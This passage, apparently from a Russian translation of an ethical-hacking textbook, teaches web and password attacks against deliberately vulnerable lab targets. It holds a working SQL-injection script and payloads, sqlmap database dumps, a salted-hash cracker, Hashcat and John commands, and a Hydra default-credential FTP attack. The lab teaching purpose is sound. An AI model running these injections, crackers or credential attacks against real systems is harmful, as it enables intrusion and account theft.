Поле `Cookie` ❸ содержит все файлы cookie, которые сервер отправил браузеру. Протокол HTTP не сохраняет состояния, то есть предполагает, что каждый запрос выполняется независимо от остальных. Таким образом, этот протокол не запоминает отправленные вами ранее запросы. Поле `Cookie` позволяет таким программам, как веб-серверы, отслеживать процесс взаимодействия пользователя с сайтом, несмотря на то что этого не делает протокол. При первом посещении сайта сервер может назначить пользователю уникальный номер, который будет играть роль файла cookie. Затем сервер использует этот номер для аутентификации пользователя и правильной обработки его веб-запросов, предполагая, что все HTTP-запросы, содержащие одно и то же значение cookie, были отправлены одним и тем же пользователем. Каждый раз, когда пользователь отправляет веб-запрос, браузер проверяет значение cookie. Это все равно что сказать: «Привет, веб-сервер, помнишь меня? Вот идентификатор, который ты мне присвоил: `PHPSESSID=3e726056cf963b43bd87036e378d07be`». Если злоумышленник украдет этот файл cookie, то сможет выдать себя за жертву и получить доступ к ее веб-сеансам.

Последнее поле, `Upgrade-Insecure-Requests`, просит веб-сервер при наличии возможности перейти на зашифрованное HTTPS-соединение. (Приведенный

Tlgm: @it_boooks

в примере пакет был перехвачен при передаче на сервер Metasploitable в незашифрованном виде.) Теперь, когда мы выяснили, что учетные данные Mutillidae отправляются на сервер в виде параметров строки запроса, мы можем таким же способом внедрить SQL-код.

Написание программы для внедрения кода

Наша программа на языке Python будет отправлять HTTP-запрос, аналогичный только что рассмотренному, за исключением того, что в качестве параметра запроса он будет содержать полезную нагрузку в виде SQL-кода. На рабочем столе Kali Linux создайте новую папку под названием injections. Добавьте в нее новый файл `sql_injection.py` и скопируйте в него следующий код:

```
import socket
import argparse
import urllib.parse

def get_request(HOST, URL, parameter, SQL_injection, COOKIE):
    injection_encoded = urllib.parse.quote_plus(SQL_injection)
    request = ("GET "+ URL.replace(parameter+"=",parameter+"="+ ❶
     ➥ injection_encoded) +"\r\n"
                "Host: "+HOST+"\r\n"
                "User-Agent: Mozilla/5.0 \r\n"
                "Accept: text/html,application/xhtml+xml,application/xml \r\n"
                "Accept-Language: en-US,en;q=0.5 \r\n"
                "Connection: keep-alive \r\n"
                "Cookie: "+COOKIE+" \r\n")
    return request

def main():
    parser = argparse.ArgumentParser() ❷
    parser.add_argument('--host', help='IP-address of server')
    parser.add_argument('-u', help='URL')
    parser.add_argument('--param', help='Query String Parameter')
    parser.add_argument('--cookie', help='Session Cookie')
    args = parser.parse_args()
    HOST = args.host
    URL = args.u
    PARAMETER = args.param
    COOKIE = args.cookie
    SQL_injection = ' \'UNION SELECT * FROM accounts where \'1\'=\'1'
    PORT = 80
    with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as tcp_socket:
        tcp_socket.connect((HOST, PORT))
        request = get_request(HOST, URL, PARAMETER, SQL_injection, COOKIE)
        print(request)
        tcp_socket.sendall(request.encode()) ❸
        while True:
```

Tlgm: @it_boooks


```
            data = tcp_socket.recv(1024)
            print(data)
            if not data:
                break

main()
```

Мы определяем функцию `get_request()`, которая возвращает HTTP-запрос, содержащий информацию, передаваемую нами в качестве параметров. Мы заменяем значение параметра запроса внедряемым SQL-запросом ❶. Мы должны закодировать этот запрос, поскольку внедряем его непосредственно в URL, который не может содержать пробелы и специальные символы. Библиотека `urllib` кодирует наш запрос перед его добавлением в URL. В процессе кодирования все пробелы, например, преобразуются в последовательность символов `%20`.

После получения всех переменных эта функция возвратит HTTP-запрос, который мы отправим через TCP-сокет ❸. Хотя это не обязательно, рассмотрите возможность использования библиотеки `argparse` ❷ для обработки аргументов командной строки. Помимо всего прочего, данная библиотека позволяет добавлять собственные флаги и оформлять справку для программ.

Выполните следующую команду, чтобы протестировать свой новый инструмент для внедрения SQL-кода:

```
kali@kali:~/Desktop/injection$ sudo python3 sql_injection.py --host="192.168.1.112
➥ " -u="/mutillidae/index.php?page=user-info.php&username=&password=&user-info
➥ -php-submit-button=View+Account+Details" --param="password" --cookie="
➥ PHPSESSID=3e726056cf963b43bd87036e378d07b"
GET /mutillidae/index.php?page=user-info.php&username=&password=+%27UNION+
➥ SELECT+%2A+FROM+accounts+where+%271%27%3D%271&user-info-php-submit-
➥ button=View+Account+Details
Host: 192.168.1.112
User-Agent: Mozilla/5.0
Accept: text/html,application/xhtml+xml,application/xml
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Cookie: PHPSESSID=3e726056cf963b43bd87036e378d07b

...
16 records found.<p><b>Username=</b>admin<br><b>Password=</b>adminpass<br><b>
➥ Signature=</b>Monkey!<br><p><b>Usern'
b'ame=</b>adrian<br><b>Password=</b>somepassword<br><b>Signature=</b>Zombie
➥ Films Rock!<br><p><b>Username=</b>john<br><b>Password=</b>monkey<br><b>
➥ Signature=</b>I like the smell of confunk<br><p><b>Username=</b>jeremy
➥ <br><b>Password=</b>password<br><b>Signature=</b>d1373 1337 speak
```

Данный скрипт выводит на экран запрос и HTML-ответ сервера. В предыдущем примере был показан фрагмент HTML-ответа, содержащий пары «логин — пароль».

Tlgm: @it_boooks

Отличный способ отладки скрипта — перехват запросов и ответов с помощью инструмента Wireshark.

Использование SQLMap

Мы только что создали собственный инструмент для внедрения SQL-кода, однако он значительно уступает по функциональности уже существующим приложениям. Один из самых популярных инструментов для выполнения SQL-инъекций, называемый *SQLmap*, способен автоматизировать процесс обнаружения и использования соответствующих уязвимостей. Проведем еще одну атаку на веб-приложение Mutillidae. Откройте новый терминал в Kali Linux и выполните следующую команду, чтобы запустить оболочку SQLmap (она должна быть предустановлена в Kali Linux):

```
kali@kali:~$ sqlmap -u "http://<IP-адрес Metasploitable>/mutillidae/index.php?page=
➥ user-info.php&username=&password=&" --sqlmap-shell

sqlmap-shell>
```

Параметр `-u` указывает URL целевых веб-страниц. В данном случае мы передали страницу аутентификации Mutillidae, которую атаковали ранее в этой главе.

В оболочке введите `--dbs`, чтобы перечислить все базы данных в системе:

```
sqlmap-shell> --dbs
[16:16:04] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID ❶
➥ =724251ceeec...19e0ca7aeb'). Do you want to use those [Y/n] :Y
...
Parameter: username (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT – MySQL comment)
    Payload: page=user-info.php&username=' OR NOT 6675=6675#&password=&user-info ❷
   ➥ -php-submit-button=View Account Details
...
[16:16:06] [INFO] fetching database names
available databases [7]: ❸
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10 ❹
[*] tikiwiki
[*] tikiwiki195
```

Сначала инструмент `SQLmap` подключается к серверу и получает новое значение cookie ❶. Затем он использует код полезной нагрузки `' OR NOT 6675=6675#` ❷, чтобы проверить, уязвим ли параметр строки запроса для SQL-инъекции. В данном случае символ # преобразует оставшуюся часть SQL-запроса в комментарий. Наконец,

Tlgm: @it_boooks

SQLmap внедряет запрос, который возвращает список баз данных на сервере ❸. Как видите, на нем размещено семь баз данных.

Теперь изучим базу данных owasp10 ❹, которую атаковали ранее. Выполните следующую команду, чтобы вывести список всех таблиц, содержащихся в этой базе данных. Флаг `-D` позволяет выбрать конкретную базу данных, а `--tables` — перечислить все ее таблицы:

```
sqlmap-shell> -D owasp10 --tables
[17:02:24] [INFO] fetching tables for database: 'owasp10'
Database: owasp10
[6 tables]
+----------------+
| accounts       |
| blogs_table    |
| captured_data  |
| credit_cards   |
| hitlog         |
| pen_test_tools |
+----------------+
```

Эта команда возвратила шесть таблиц. Таблица `accounts` вызывает особый интерес, поскольку ее название намекает на содержащиеся в ней данные о пользователях. Исследуем ее содержимое. Используйте флаг `-T`, чтобы выбрать конкретную таблицу, и параметр `--dump`, чтобы выгрузить (отобразить) ее содержимое в терминале. Если вы не включите параметр `--dump`, то SQLmap запишет содержимое таблицы в файл:

```
sqlmap-shell>-D owasp10 -T accounts --dump

Table: accounts
[16 entries]
+-----+----------+----------+-------------+-----------------------------+
| cid | is_admin | username | password    | mysignature                 |
+-----+----------+----------+-------------+-----------------------------+
...
| 11 | FALSE    | scotty   | password    | Scotty Do                   |
| 12 | FALSE    | cal      | password    | Go Wildcats                 |
| 13 | FALSE    | john     | password    | Do the Duggie!              |
| 14 | FALSE    | kevin    | 42          | Doug Adams rocks            |
| 15 | FALSE    | dave     | set         | Bet on SET FTW              |
| 16 | FALSE    | ed       | pentest     | Commandline KungFu anyone?  |
+-----+----------+----------+-------------+-----------------------------+
```

Как видите, таблица `accounts` содержит пять столбцов: `cid`, `is_admin`, `username`, `password` и `mysignature`, а также 16 строк данных. Я привел здесь только нижние строки, чтобы сэкономить место.

Вы, вероятно, думаете, что разработчики могли бы защитить эти пароли, зашифровав их. Команда инженеров Adobe думала точно так же. Но что, если кто-то украдет

Tlgm: @it_boooks

ключ шифрования или просто угадает его? В 2013 году хакерам удалось украсть и расшифровать более 150 миллионов логинов и паролей пользователей Adobe.

В идеале сайты должны хранить пароли в такой форме, которая не позволяет восстановить пароль в виде открытого текста ни администраторам, ни злоумышленникам. Вместо шифрования паролей разработчики программного обеспечения часто используют одностороннюю функцию, например хеш-функцию. В следующем разделе мы поговорим об этих функциях и о том, как их взламывают хакеры. Я объясню, почему вам следует выбирать длинные пароли, включающие прописные и строчные буквы и символы.

Не закрывайте терминал SQLmap; он понадобится вам при изучении следующего раздела.

Хеширование паролей

Мы познакомились с хешами и хеш-функциями в главе 6. Теперь обсудим их более подробно. Вместо того чтобы хранить пароли в виде открытого текста, администраторы баз данных обычно хранят их хеш-коды с целью обеспечить дополнительную безопасность. Далее мы рассмотрим некоторые фундаментальные свойства хеш-функций и поговорим о том, как хакеры могут их взломать.

Первое свойство хеш-функции заключается в том, что она является *односторонней*. Это означает, что из выходного значения невозможно восстановить входное. Хеш-функции напоминают цифровой блендер. После применения этой функции к сообщению восстановить исходные данные на основе результата становится невозможно. На рис. 12.2 показаны результаты хеширования двух строк.




Рис. 12.2. Хеши двух строк

Второе важное свойство хешей состоит в том, что на поиск двух исходных значений, при хешировании которых получается один и тот же результат, требуется очень

Tlgm: @it_boooks

много времени. Под этим я подразумеваю то, что при использовании надежной хеш-функции на поиск подобных значений потребуется такое количество времени, которое превышает возраст Вселенной. Если при хешировании двух исходных значений получается один и тот же результат, это называется *коллизией*. Согласно текущим оценкам, на обнаружение коллизии для хеш-функции SHA-256 потребуется 36 триллионов лет. Для сравнения: возраст Вселенной составляет всего 13,8 миллиарда лет.

Поскольку коллизии настолько редки, разработчики часто рассматривают хеш сообщения в качестве его цифрового отпечатка или уникального идентификатора. Именно поэтому системные администраторы используют хеши для представления паролей, чтобы не хранить их в виде открытого текста. При аутентификации пароль пользователя хешируется и сравнивается с хешем, содержащимся в базе данных. Исходный пароль в ней не хранится.

Третье свойство хеш-функции заключается в том, что вне зависимости от размера входного значения выходное всегда имеет фиксированный размер. Хеши длинных и коротких паролей будут иметь одинаковую длину. (Вы, вероятно, уже задаетесь вопросом о том, зачем придумывать длинные пароли, если все хеши имеют одинаковую длину? Это объясняется тем, что более длинные пароли по-прежнему более надежны. О том, почему это так, мы поговорим в подразделе «Взлом хешей» далее.)

Анатомия хеш-функции MD5

Если вам интересно, как устроена хеш-функция, то вот краткое описание принципа работы хеш-функции MD5. Заглянем в самое сердце нашего блендера.

Хеш-функция MD5 работает с 512-битными блоками. Первые 448 бит блока содержат хешируемое сообщение, а последние 64 бита представляют длину сообщения. Если длина сообщения меньше 448 бит, то биты дополняются единицей, за которой следует нужное количество нулей. Если длина сообщения превышает 448 бит, то оно разбивается на несколько блоков. На рис. 12.3 показано, как перемешиваются эти 512 бит.

Сначала на основе 128-битного случайного числа (nonce) создается вектор инициализации. Затем этот 128-битный вектор инициализации делится на четыре 32-битных блока: *A*, *B*, *C* и *D*. Процесс перемешивания начинается с применения функции (обозначенной буквой *F* на рис. 12.3), которая объединяет случайные значения *B*, *C*, и *D* для получения еще одного 32-битного значения. Формула функции *F* выглядит следующим образом:

$$F(B, C, D) = (B \textbf{ and } C) \textbf{ or } ((\textbf{not } B) \textbf{ and } D).$$

Tlgm: @it_boooks




Рис. 12.3. Строительные блоки хеш-функции MD5

Результат применения этой функции передается в функцию *K*, которая объединяет его с 32 битами исходного сообщения (M_i), 32-битной константой (T_i) и 32 битами, содержащимися в блоке *A*. Значение *i* соответствует конкретной итерации. За один раз обрабатываются только 32 бита из 512-битного сообщения. Ниже приведена формула функции *K*:

$$K(B, M, T, A, F) = B \boxplus ((A \boxplus F \boxplus M_i \boxplus T_i) <<< s_i).$$

Символы $\boxplus$ обозначают сложение по модулю, что эквивалентно сложению двух чисел и вычислению результата по модулю некоторого числа *n*. Если *n* равно 7, то $6 \boxplus 3$ равно 2. Символ <<< означает циклический сдвиг влево, а s_i — величину этого сдвига. Результат применения функции *K* используется для изменения значения блока *A*, после чего блоки переупорядочиваются путем выполнения циклического сдвига вправо, как показано на рис. 12.3. Затем полученные 128 бит снова подаются в систему. Всего выполняется 16 итераций, по одной на каждый 32-битный сегмент исходного 512-битного сообщения ($16 \times 32 = 512$).

Описанный здесь блок является лишь одним из четырех блоков, используемых хеш-функцией MD5. В ходе одного раунда данные проходят через все четыре блока. На рис. 12.4 показано, как объединяются эти блоки.

Tlgm: @it_boooks




Рис. 12.4. Объединение четырех блоков алгоритма MD5

Все блоки имеют одну и ту же общую структуру. Единственное исключение состоит в том, что каждый блок использует особую функцию. Вот эти функции:

$$H(B, C, D) = B \textbf{ xor } C \textbf{ xor } D;$$

$$G(B, C, D) = (B \textbf{ and } D) \textbf{ or } (C \textbf{ and } (\textbf{not } D));$$

$$I(B, C, D) = C \textbf{ xor } (B \textbf{ or } (\textbf{not } D)).$$

Если длина сообщения превышает 448 бит, то вектор инициализации для следующего блока вычисляется путем сложения выходных фрагментов блока *I*: *A*, *B*, *C* и *D* по модулю 2^{32} с фрагментами исходного вектора инициализации. Итоговый 128-битный вектор инициализации является хешем MD5.

Тем не менее в 1993 году Антон Босселарс и Берт ден Бур обнаружили, что даже после этого перемешивания функция MD5 не отвечает свойству отсутствия коллизий ввиду существования возможности генерации двух сообщений с одним и тем же хешем. По этой причине алгоритм MD5 больше не считается надежным и не рекомендуется к использованию в криптографических системах. Однако другие алгоритмы хеширования, такие как SHA-256, SHA-512 и SHA-3, по-прежнему считаются надежными. На рис. 12.5 показана общая архитектура хеш-функции

Tlgm: @it_boooks

SHA-256. Функция C — это функция сжатия, которую можно описать с помощью схемы, аналогичной той, которая представлена на рис. 12.3.




Рис. 12.5. Хеш-функция SHA-256

Взлом хешей

Как можно взломать хеш для восстановления исходного пароля? Надежные хеш-функции односторонние, поэтому мы не можем восстановить пароль из хеша напрямую. Однако не все потеряно; нам нужно просто проявить смекалку.

Как вы помните, пароль генерирует уникальный хеш, поэтому, если два хеша совпадают, значит, они были сгенерированы на основе одного и того же пароля. Следовательно, для взлома конкретного хеша мы должны вычислить хеши множества известных паролей и сравнить результаты с исходным хешем. Если мы обнаружим совпадение, это будет означать, что только что хешированный пароль совпадает с паролем, на основе которого был получен хеш, который мы пытаемся взломать. Этот тип атаки называется перебором по словарю, и мы уже применяли эту стратегию для обнаружения файлов на сервере. Воспользуемся ею снова, чтобы взломать несколько хешей паролей, хранящихся в базе данных на виртуальной машине Metasploitable.

Откройте терминал с сеансом SQLmap и используйте следующую команду, чтобы выгрузить имена пользователей и пароли из таблицы `user` в базе данных Damn Vulnerable Web App (DVWA). Эта команда SQLmap выполнит перебор по словарю, чтобы попытаться взломать хеши паролей, хранящихся в базе данных:

```
sqlmap-shell> -D dvwa -T users -C user,password --dump

do you want to store hashes to a temporary file for eventual further
➥ processing with other tools [y/N] y
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[18:08:22] [INFO] using hash method 'md5_generic_passwd'
Database: dvwa
```

Tlgm: @it_boooks


```
Table: users
[5 entries]
+---------+-------------------------------------------+
| user    | password                                  |
+---------+-------------------------------------------+
| admin   | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
| gordonb | e99a18c428cb38d5f260853678922e03 (abc123)   |
| 1337    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  |
| pablo   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  |
| smithy  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
+---------+-------------------------------------------+
```

В данном случае перебор по словарю позволил взломать все содержащиеся в словаре пароли.

Разумеется, такая атака будет успешной лишь в том случае, если пароли, хранящиеся в базе данных, также будут присутствовать в списке предопределенных паролей. Хороший список паролей имеет решающее значение для успешного взлома хеша. Набор *SecLists* содержит несколько списков паролей, которые вы можете использовать для проведения атак типа «перебор по словарю». Например, список `10millionpasswordlisttop1000000.txt` содержит миллион паролей. Набор SecLists также включает списки паролей на других языках, например на французском, голландском и немецком. Кроме того, коллекция SecLists содержит такие виды полезной нагрузки, как zip-бомбы и веб-оболочки, а также записи, которые можно использовать в качестве тестовых данных при проведении фаззинг-атак. *Zip-бомбы* (zipbomb) — небольшие сжатые файлы, которые после распаковки становятся очень объемными. Вы можете создать собственную zip-бомбу, сжав большой файл, содержащий нули. *Веб-оболочки* (webshell) — это оболочки, позволяющие управлять сервером с веб-страницы.

Вы можете клонировать Git-репозиторий SecLists на рабочий стол Kali Linux, выполнив следующую команду:

```
kali@kali:~/Desktop$ git clone https://github.com/danielmiessler/SecLists
```

Подсаливание хешей с помощью nonce-числа

Если два пользователя выберут один и тот же пароль, то на основе обоих паролей будет получен один и тот же хеш. Такое явление можно считать утечкой информации, поскольку это позволяет хакеру, получившему доступ к базе данных, узнать о том, что два пользователя имеют одинаковый пароль. Кроме того, как было сказано выше, хакеры могут выяснить пароль при случайном хешировании того же текста. По этой причине перед хешированием разработчики часто добавляют к паролю nonce-число, называемое *солью*. После добавления соли полученная строка хешируется и сохраняется в базе данных. Исходное значение соли хранится в отдельном столбце.

Tlgm: @it_boooks

Создание инструмента для взлома соленых хешей

Пришло время создать собственный инструмент для взлома хешей, который будет добавлять извлеченную из базы данных соль к паролю в виде открытого текста и вычислять хеш полученной строки. Затем он будет сравнивать полученный хеш с тем, который мы взламываем.

Мы будем повторять этот процесс для каждого содержащегося в словаре пароля вплоть до нахождения совпадения. Создайте новый файл с именем `myHashCracker.py` в папке HashCrack на рабочем столе Kali Linux и скопируйте в него следующий код:

```
import hashlib

def crack_MD5_Hash(hash_to_crack, salt, dictionary_file):
    file = open(dictionary_file, "r")
    for password in file: ❶
        salted_password = (salt + password.strip("\n")).encode('UTF-8')
        if hashlib.md5(salted_password).hexdigest() == hash_to_crack:
            return password ❷
    return None

hash_to_crack = 'c94201dbba5cb49dc3a6876a04f15f75' ❸
salt = 'd6a6bc0db10694a2d90e3a69648f3a03'
dict = "/home/kali/Desktop/SecLists/Passwords/darkweb2017-top10000.txt"

password = crack_MD5_Hash(hash_to_crack, salt, dict)
print(password)
```

Эта программа будет перебирать все содержащиеся в словаре пароли ❶ и вычислять хеш строки, состоящей из соли и пароля. Если результат совпадет с предоставленным хешем, то программа возвратит пароль в виде открытого текста ❷. Если хеши не совпадут, то она перейдет к следующему паролю в словаре.

Этот процесс будет продолжаться до тех пор, пока не будет найдено совпадение или не будут проверены все пароли в словаре. При отсутствии совпадений программа возвратит значение `None`.

Запустите скрипт Python, чтобы взломать жестко закодированный хеш ❸:

```
kali@kali:~/Desktop/HashCrack$ python3 myHashCracker.py
trustno1
```

По завершении работы скрипта на экран будет выведен пароль `trustno1`.

Tlgm: @it_boooks

Популярные инструменты для взлома хешей и полного перебора

Другие хакеры уже создали несколько полезных инструментов для взлома хешей, многие из которых предустановлены в Kali Linux. Например, развиваемый крупным сообществом проект *John the Ripper* способен взламывать хеши нескольких типов.

John the Ripper

Воспользуемся программой John the Ripper, чтобы взломать следующий хеш, который необходимо сохранить в текстовый файл:

```
kali@kali:~/Desktop/HashCrack$ echo 8
➥ afcd5cc09a539fe6811e43ec75722de24d85840d2c03333d3e489f56e6aa60f > hashes.txt
```

Выполните следующую команду, чтобы запустить процесс взлома.

```
kali@kali:~/Desktop/HashCrack$ sudo john --format=raw-sha256 --wordlist="/home/
kali/Desktop/
➥ SecLists/Passwords/Leaked-Databases/000webhost.txt" hashes.txt
Using default input encoding: UTF-8
```

По завершении этого процесса вы можете выполнить следующую команду, чтобы просмотреть список взломанных паролей:

```
kali@kali:~/Desktop/HashCrack$ sudo john --format=raw-sha256 --show hashes.txt
?:trustno1
1 password hash cracked, 0 left
```

Hashcat

Еще один полезный инструмент для взлома хешей, *Hashcat*, предусматривает функцию оптимизации, ускоряющую выполнение перебора по словарю. Hashcat распараллеливает этот процесс, что позволяет программе воспользоваться преимуществами специального оборудования, например *графических процессоров*, которые могут одновременно выполнять множество операций.

Однако из-за такой оптимизации запуск Hashcat на виртуальной машине может привести к возникновению ошибки, связанной с недопустимой инструкцией. Таким образом, вам следует установить и запустить данную программу за пределами своей виртуальной лаборатории. Серьезные хакеры, как правило, создают специальные машины для взлома паролей с мощными центральными и графическими процессорами.

Tlgm: @it_boooks

Воспользуемся программой Hashcat для взлома файла `hashes.txt`:

```
hashcat -a 0 -m 1400 hashes.txt ~/Desktop/SecLists/Passwords/darkweb2017-top10000.txt
```

Флаг `-a` обозначает режим атаки или стратегию, используемую для взлома хеша. Вы можете просмотреть доступные режимы атаки с помощью флага **`--help`**:

```
kali@kali$hashcat --help

  # | Mode
 ===+======
  0 | Straight
  1 | Combination
  3 | Brute-force
  6 | Hybrid Wordlist + Mask
  7 | Hybrid Mask + Wordlist
```

Вариант `0`, режим `Straight` (который использовали мы), просто перебирает все содержащиеся в словаре слова вплоть до обнаружения совпадения. Вариант `1`, режим `Combination`, проверяет несколько комбинаций из разных слов. Например, он может объединить пароль *fire* с паролем *walker1* для создания пароля *firewalker1*. Вариант 3, режим `Brute-force`, будет перебирать все возможные комбинации до тех пор, пока не обнаружит пароль. Например, он может перепробовать значения *a*, *aa*, *ab* и т. д.

Чтобы сократить количество комбинаций, подлежащих проверке, можно использовать маску. *Маска* — это шаблон, определяющий структуру пароля. Например, шаблон `?u?l?l?d?s` задает пароль из пяти букв. Символы `?u` указывают на то, что пароль начинается с заглавной буквы, за которой следуют две строчные буквы (`?l`), цифра (`?d`) и символ (`?s`). Такой маске может соответствовать, например, пароль `Bas5!`.

Параметр `-m` (режим) определяет алгоритм, используемый для создания хеша. Вы можете просмотреть список всех доступных режимов, выполнив в терминале команду `hash -h`. Ниже приведена выдержка из этого списка:

```
      # | Name                        | Category
  ======+============================+==================================
      0 | MD5                         | Raw Hash
❶  1400 | SHA2-256                    | Raw Hash
     10 | md5($pass.$salt)            | Raw Hash, Salted and/or Iterated
❷  1420 | sha256($salt.$pass)         | Raw Hash, Salted and/or Iterated
```

При использовании режима `1400` хеш вычисляется с помощью алгоритма SHA2-256 ❶, а при использовании режима `1420` перед применением алгоритма SHA2-256 к паролю прибавляется соль ❷. Процесс хеширования может предусматривать несколько итераций, при этом выходные данные предыдущей итерации используются

Tlgm: @it_boooks

в качестве входных данных для следующей. Например, режим `2600md5(md5($pass))` вычисляет MD5-хеш дважды. Полученное в результате значение обычно хранится в базе данных. Предусмотренные в программе Hashcat режимы допускают фиксированное количество итераций, однако такие инструменты, как *MDXfind*, поддерживают произвольное количество итераций. Лучший способ хранения паролей предполагает их подсаливание и проведение нескольких итераций хеширования с использованием надежной хеш-функции наподобие SHA-3 или, что еще лучше, такой требовательной к памяти функции, как scrypt или Argon 2i.

Hydra

Что можно сделать с логинами и паролями после их восстановления? Вы можете попробовать использовать их для получения доступа к таким сервисам, как FTP или SSH. В этом разделе мы рассмотрим инструмент *Hydra*, который автоматизирует процесс аутентификации с помощью учетных данных из списка.

Чтобы попрактиковаться в применении программы Hydra, попробуйте получить доступ к виртуальной машине Metasploitable через ее FTP-сервер. Протокол FTP позволяет пользователям загружать файлы на сервер. Вы можете использовать логины и пароли по умолчанию, содержащиеся в списке `ftp-betterdefaultpasslist.txt`, который входит в набор SecLists. Ниже приводится копия всего списка:

```
anonymous:anonymous
root:rootpasswd
root:12hrs37
ftp:b1uRR3
admin:admin
localadmin:localadmin
admin:1234
```

Не все файлы, входящие в набор SecLists, столь же короткие. Фактически приведенный выше список паролей — один из самых коротких в коллекции SecLists, что делает его отличным вариантом для демонстрации атаки этого типа. Чем длиннее список, тем больше времени потребуется для ее реализации.

Запустите инструмент Hydra, используя следующую команду; `192.168.1.101` — это IP-адрес сервера Metasploitable:

```
kali@kali:~/Desktop/HashCrack$ hydra -C ~/Desktop/SecLists/Passwords/Default-
➥ Credentials/ftp-betterdefaultpasslist.txt 192.168.1.101 ftp

[21][ftp] host: 192.168.1.101  login: ftp         password: b1uRR3
[21][ftp] host: 192.168.1.101  login: anonymous   password: anonymous
[21][ftp] host: 192.168.1.101  login: ftp         password: ftp
```

Как видите, на сервере зарегистрировано три учетных записи FTP, к которым можно получить доступ с помощью учетных данных по умолчанию. Теперь вы

Tlgm: @it_boooks

можете использовать FTP-сервер, например, для загрузки импланта. Попробуйте применить аналогичный подход для получения доступа к учетным записям SSH.

Упражнения

Следующие упражнения помогут вам усвоить идеи, представленные в этой главе. В первом упражнении мы обсудим методы проведения NoSQL-инъекций. Затем поговорим об автоматизации процесса перебора паролей с помощью таких инструментов, как Hydra. В заключение обсудим платформу Burp Suite и ее прокси-сервер, позволяющие перехватывать и изменять веб-запросы и ответы.

NoSQL-инъекция

Базы данных NoSQL — альтернатива базам данных, использующим язык SQL. Для хранения данных эти базы используют не таблицы, а объекты, называемые документами, которые организованы в коллекции. Стандартного языка запросов для таких баз данных не существует, отсюда и их название. Вместо него каждая платформа NoSQL (включая MongoDB и Firebase) использует собственный синтаксис и протокол. Вот почему при взаимодействии с этими системами программисты, как правило, полагаются на библиотеки.

